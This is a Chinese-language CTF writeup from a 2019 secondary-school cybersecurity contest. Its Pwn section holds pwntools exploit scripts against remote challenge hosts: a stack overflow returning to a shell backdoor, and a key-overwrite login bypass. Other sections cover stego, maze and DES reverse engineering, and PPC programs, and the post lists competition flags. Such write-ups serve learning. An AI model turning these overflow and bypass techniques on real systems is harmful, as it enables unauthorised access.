第二届全国中学生网络安全竞赛线上 writeup

原创

疯疯芸 于 2019-09-01 10:58:56 发布 931 收藏 3

分类专栏： CTF

本文链接：https://blog.csdn.net/qq_45262739/article/details/100178201


author: ffdy

Misc

HiddenImage


010 打开发现图片后面粘连了 zip 文件


zip 文件里有一个 getflag.jpg 文件



Kali 使用 binwalk -e 分离出 getflag.jpg

同样使用 010 查看,发现文件末尾有一段 url 编码 ~~(应该是吧)~~





复制到 Google 搜索框回车,得到 flag

`flag: flag{h1d3_1m@g3_s0_3Asy}`

问卷题


这个根据心情填就好了 (~~手动滑稽~~)

Pwn


babybabystack

简单的 ROP
checksec 检查发现:
32 位,开了 NX,不能直接执行栈上的数据

用 IDA 反汇编
发现漏洞存在于 main 函数后的 vulnerable_function 函数中的 read 函数上
可以用来覆盖 ebp 控制执行的函数



看到 _system() 函数,有个 back_door 函数调用



back_door 函数直接包含 sh
得到 bin 地址


回看 buf 的地址,以 ebp 为索引
无需调试,直接使用偏移量

```python
from pwn import *
#p=process('./babybabystack')
p=remote('148.70.206.225',50001)

bin_addr=0x8048569
pay='a'*(0x1c+4)+p32(bin_addr)
p.sendline(pay)

p.interactive()
```

得到 flag



`flag: flag{5t4ck_0v3rF10w_15_u53fu1}`

string&float

checksec 检查
64 位,开了 NX 和 Canary,心里慌得一批

```
root@kali:~/桌面/XDCTF# checksec pwn1
[*] '/root/桌面/XDCTF/pwn1'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE
```

上 IDA

```
if ( (unsigned int)login(*(_QWORD *)&argc, argv, envp) )
{
  puts("login success");
  puts("pai?");
  __isoc99_scanf("%ud", &v4);
  if ( LODWORD(v4) == 3 )
  {
    system("cat ./Flag");
  }
  else if ( LODWORD(v4) == 4 )
  {
    system("cat ./fLag");
  }
  else if ( v4 == *(float *)&pai )
  {
    puts("right");
    system("cat ./flag");
  }
  result = 0;
}
else
{
  puts("wrong key");
  result = 0;
}
return result;
```


可以看出得到 flag 的条件是 login 函数返回 true
v4 等于 pai

首先来看 login 函数

```
v4 = __readfsqword(0x28u);
generateKey(&v3);
puts("Input your username:");
buf[(signed int)read(0, buf, 0xFuLL)] = 0;
puts("Input your password:");
v2[(signed int)read(0, v2, 0xFuLL)] = 0;
return verifyKey(&v3, v2);
}
```

返回 verifykey 函数的返回值
verifykey 函数就是比较 v2 和 v3 是否相等
相等返回 1,不相等返回 0

```
1 __int64 __fastcall verifyKey(__int64 a1, __int64 a2)
2{
3  unsigned int v3; // [rsp+18h] [rbp-8h]
4  int i; // [rsp+1Ch] [rbp-4h]
5
6  v3 = 1;
7  for ( i = 0; *(_BYTE *)(i + a2); ++i )
8  {
9    if ( *(_BYTE *)(i + a2) != *(_BYTE *)(i + a1) )
10     return 0;
11 }
12 return v3;
13}
```


v2 的值可以通过 password 出的读入控制
但是 v3 是 generateKey 函数生成的随机数

```
1signed __int64 __fastcall generateKey(__int64 a1)
2{
3  unsigned int v1; // eax
4  signed __int64 result; // rax
5  signed int i; // [rsp+1Ch] [rbp-14h]
6
7  v1 = time(0LL);
8  srand(v1);
9  for ( i = 0; i <= 14; ++i )
0    *(_BYTE *)(i + a1) = rand() % 26 + 65;
1  result = a1 + 15;
2  *(_BYTE *)(a1 + 15) = 0;
3  return result;
4}
```


注意到还有一个 buf 读入
查看两者的地址发现可以通过 buf 改写 v3 的值

```
0000000040 buf              db 16 dup(?)
0000000030 var_30           db 16 dup(?)
0000000020 var_20           db ?
000000001F                  db ? ; undefined
```

v3

通过向 buf[0x40-0x20] 处写入可以修改 v3 的值
即把 v2 和 v3 都改成 0

```
buf=0x20
v2=0

p.recvuntil('name:\n')
p.sendline(p64(buf))

p.recvuntil('password:\n')
p.sendline(p64(v2))
```

绕过 login,然后是 v4 等于 pai

(以下为个人理解,但感觉有些地方有点问题)
看到 int 类型 pai 的 float 强制转换,加上 v4 是 float 类型并且变量名是 pai
自然联想到圆周率,恰好 pai 转换出来的数是 3.1415…
然后就信以为真,提交 3.1415…
然而是个小坑

v4 确实是 float 类型,但在输入的时候
scanf 函数的格式化字符指定的是 %ud (无符号整形)
v4 和 pai 都进行了强制转换
也就是说输入的数等于 pai 的整形就可以了
即直接提交 1078530000(0x40490FD0)

```
int __cdecl main(int argc, const char **argv, cons
{
  int result; // eax
  float v4; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v5; // [rsp+8h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  v4 = 0.0;
  if ( (unsigned int)login() )
  {
    puts("login success");
    puts("pai?");
    __isoc99_scanf("%ud", &v4);
    if ( LODWORD(v4) == 3 )
    {
      system("cat ./Flag");
    }
    else if ( LODWORD(v4) == 4 )
    {
      system("cat ./fLag");
    }
    else if ( v4 == *(float *)&pai )
    {
      puts("right");
      system("cat ./flag");
    }
    result = 0;
  }
  else
  {
    puts("wrong key");
    result = 0;
  }
```



```
from pwn import *
#p=process('./pwn1')
p=remote('188.131.218.201',10001)

buf=0x20
v2=0

p.recvuntil('name:\n')
p.sendline(p64(buf))

p.recvuntil('password:\n')
p.sendline(p64(v2))

p.recvuntil('pai?\n')
p.sendline('1078530000')
p.interactive()
```

得到 flag

```
root@kali:~/桌面/XDCTF# python b.py
[+] Opening connection to 188.131.218.201 on port 10
001: Done
[*] Switching to interactive mode
right
flag{C_sTr1ng__3nD_f10aT}[*] Got EOF while reading i
n interactive
$
```

`flag: flag{C_sTr1ng__3nD_f10aT}`

Re

maze

看着题面描述猜测是一道迷宫题
IDA 验证也确实是一道迷宫题
先看看反汇编代码

```
printf("Please enter your steps(flag):", argv, 4LL);
__isoc99_scanf("%s", s);
v8 = strlen(s);
while ( v7 == 1 )
{
  v3 = s[v6];
  if ( v3 == 'd' )
  {
    ++v5;
  }
  else if ( v3 > 100 )
  {
    if ( v3 == 's' )
    {
      v5 += 50;
    }
    else
    {
      if ( v3 != 'w' )
      {
LABEL_13:
        v7 = 0;
        goto LABEL_14;
      }
      v5 -= 50;
    }
  }
  else
  {
    if ( v3 != 'a' )
      goto LABEL_13;
    --v5;
  }
```




```
    if ( v3 != 'a' )
      goto LABEL_13;
    --v5;
  }
LABEL_14:
  check(v5, (unsigned int)++v6);
  if ( !v7 )
  {
    puts("wrong.");
    exit(-1);
  }
}
if ( v8 <= 54 )
  puts("wrong.");
return 0;
}
```

有一个 check 函数

```
__int64 __fastcall check(signed int a1, int a2)
{
  __int64 result; // rax

  if ( a1 > 700 )
  {
    puts("wrong.");
    getchar();
    exit(-1);
  }
  if ( map[a1] == '*' || map[a1] == '#' )
  {
    puts("wrong.");
    getchar();
    exit(-1);
  }
  result = (unsigned __int8)map[a1];
  if ( (_BYTE)result == '&' && a2 == 55 )
  {
    puts("you win.");
    getchar();
    exit(0);
  }
  return result;
}
```



以 map 数组为地图,v5 为 map 索引,v6 为输入的字符串索引
把 w s a d 定义为上下左右 ~~(突然想念 4399)~~
如果 map[v5] 等于 * 或者 # 就退出
map[v5] 等于 & 并且 v6 等于 55 时正确
进一步推知 map 每行长为 50
输入长为 55
然后寻找地图



导出后每行 50 整理得

```
****#*********************************************
****!!********************************************
*****!**!!!!***********!!!!!**********************
*****!!!!**!***********!***!**********************
**********!***********!***!!!!!!!***************
**********!***********!********&***************
**********!!**********!************************
***********!!!!!*******!************************
***************!!!*****!************************
*****************!*****!************************
******************!!!!**!************************
**********************!!!!************************
************************************************
************************************************
************************************************
```

回看了一下 v5,开始时被赋值为 4



和地图完全吻合,感觉自己萌萌哒


然后得到 `sdssdddwdddssssdsddddsddssdddsdddwwwwwwwwwddddssddddddds`

自信满满提交一波,心中暗爽

然后 wrong 掉…

反复确认地图,没发现问题
只能上 edb 动态调试
还好流程比较简单,发现第 16,17 步的拐角出了问题

得到正确的 flag



`flag: flag{sdssdddwdddsssssddddsddssdddsdddwwwwwwwwwddddssddddds}`

Baby Protection

一道安卓逆向
去年是 RSA,今年是 DES
用 d2j-dex2jar 得到 jar 包
用 Java_Decompiler 打开阅读源码
没学过 Java,看不太懂,也不太懂术语

```
protected void onCreate(Bundle paramBundle)
{
  super.onCreate(paramBundle);
  setContentView(2131296284);
  ((Button)findViewById(2131165219)).setOnClickListener(new View.OnClickListener()
  {
    public void onClick(View paramAnonymousView)
    {
      paramAnonymousView = String.valueOf(((EditText)MainActivity.this.findViewById(2131165238)).getText());
      if (MainActivity.this.check(paramAnonymousView)) {
        Toast.makeText(MainActivity.this, "Congratulation! The flag is correct!", 0).show();
      } else {
```

```
      Toast.makeText(MainActivity.this, "Ops! The flag is wrong!", 0).show();
    }
  }
});
}
```


check 函数返回 true 时正确

查看 check 函数

```
public class MainActivity
  extends AppCompatActivity
{
  String enc1 = "F097478A85C91FF924EC6E";
  String enc2 = "8C063ECDE6BB70E838D4F132CE";
  String enc3 = "8C2822C0E4C78158";

  public boolean check(String paramString)
  {
    if (!paramString.contains("flag")) {
      return false;
    }
    String str = Base64.encodeToString("thIs_1s_kEy_Of_HAPPY".getBytes(), 0);
    try
    {
      Object localObject = new java/lang/StringBuilder;
      ((StringBuilder)localObject).<init>();
      ((StringBuilder)localObject).append(this.enc1);
      ((StringBuilder)localObject).append(this.enc2);
      ((StringBuilder)localObject).append(this.enc3);
      localObject = ((StringBuilder)localObject).toString();
      boolean bool = Objects.equals(CryptoUtil.encode(paramString, str), localObject);
      if (bool) {
        return true;
      }
    }
    catch (Exception paramString)
    {
      for (;;) {}
    }
    return false;
  }
```


如果输入不包含 flag,返回 false

将 enc1,2,3 拼接在 localObject 中

str 经过 base64 加密

将输入和 str 传入 CryptoUtil 类中的 encode 函数

加密后的返回值与 localObject 比较,相等返回 true,否则 false


然后进入 CryptoUtil.encode 查看

```
public class CryptoUtil
{
  public static String decode(String paramString1, String paramString2)
    throws InvalidKeyException, InvalidKeySpecException, NoSuchPaddingException, IllegalBlockSizeException, BadPaddingExcept
  {
    new DESKeySpec(paramString2.getBytes());
    try
    {
      SecretKeyFactory.getInstance("DES");
      Cipher.getInstance("DES");
    }
    catch (NoSuchPaddingException paramString1) {}catch (NoSuchAlgorithmException paramString1)
    {
      break label42;
    }
    paramString1.printStackTrace();
    break label46;
    label42:
    paramString1.printStackTrace();
    label46:
    return "";
  }

  public static String encode(String paramString1, String paramString2)
    throws InvalidKeySpecException, InvalidKeyException, NoSuchPaddingException, IllegalBlockSizeException, BadPaddingExcept
  {
```

```
StringBuffer localStringBuffer = new StringBuffer();
DESKeySpec localDESKeySpec = new DESKeySpec(paramString2.getBytes());
Object localObject1 = null;
try
{
  paramString2 = SecretKeyFactory.getInstance("DES");
  try
  {
    Cipher localCipher = Cipher.getInstance("DES");
  }
  catch (NoSuchAlgorithmException localNoSuchAlgorithmException1) {}
```


代码确实看不懂,但有明确的 DES 字符提示
猜测为 DES 加密
str 应该就是密匙,localObject 为密文
github 上找了个 DES 脚本



一开始不知道密匙是 8 位,解出来的 flag,有点问题
真正的密匙应该是 str base64 加密后的前 8 位
得到 flag
`flag: flag{E4Sy_De5_4nDr01d_pR0teCt!}`

PPC

四暗刻单骑

模拟
开一个数组记录相应的牌的数量
当且仅当有 5 种牌,除其中一种为一张,其余 4 种大于一张
输出只有一张的那一种牌

```cpp
#include<cstdio>
#include<cstring>
#include<algorithm>
using namespace std;
char str[10];
int card[110];
int main(){
 for(int i=1;i<=13;i++){//记录每种牌的数量
  scanf("%s",str);
  if(str[1]=='m'){
   card[str[0]-'0']++;
  }
  if(str[1]=='s'){
   card[str[0]-'0'+9]++;
  }
  if(str[1]=='p'){
   card[str[0]-'0'+18]++;
  }
  if(str[1]=='z'){
   card[str[0]-'0'+27]++;
  }
 }
 int ans=0,bns=0;
 for(int i=1;i<=34;i++){
  if(card[i])ans++;//记录一共有几种牌
 }
 if(ans>5||ans<5){
  printf("No Solution\n");
  return 0;
 }
 for(int i=1;i<=34;i++){
  if(card[i]==1)bns=i;//记录只有一张的牌的种类
 }
 if(bns){
  if(bns<10)printf("%dm\n",bns);
  else if(bns<19)printf("%ds\n",bns-9);
  else if(bns<28)printf("%dp\n",bns-18);
  else printf("%dz\n",bns-27);
 }
 else printf("No Solution\n");
 return 0;
}
```

死锁

看完题发现就是有向图求环
有 DFS 和 拓扑排序两种解法
但数据规模比较小,DFS 就好了 ~~(绝对不是写不出拓扑)~~
算是模板题

```cpp
#include<cstdio>
#include<cstring>
#include<algorithm>
using namespace std;
const int maxn=1100;
int n,m;
bool map[maxn][maxn];
int used[maxn];
void dfs(int a){
 used[a]=1;//打上标记
 for(int i=0;i<n;i++){
  if(map[a][i]==true){
   if(used[i]==true){//已经标记过说明形成了环
    printf("Y\n");
    exit(0);
   }
   else if(used[i]==-1) continue;//访问过的直接跳过
   else dfs(i);
  }
 }
 used[a]=-1;//标记为访问过
}
int main(){
 int a;
 scanf("%d",&n);
 for(int i=0;i<n;i++){
  scanf("%d",&m);
  for(int j=1;j<=m;j++){
   scanf("%d",&a);//邻接矩阵建图
   map[a][i]=true;
  }
 }
 for(int i=0;i<n;i++){
  if(used[i]==-1) continue;//访问过就跳过
  else dfs(i);
 }
 printf("N\n");
 return 0;
}
```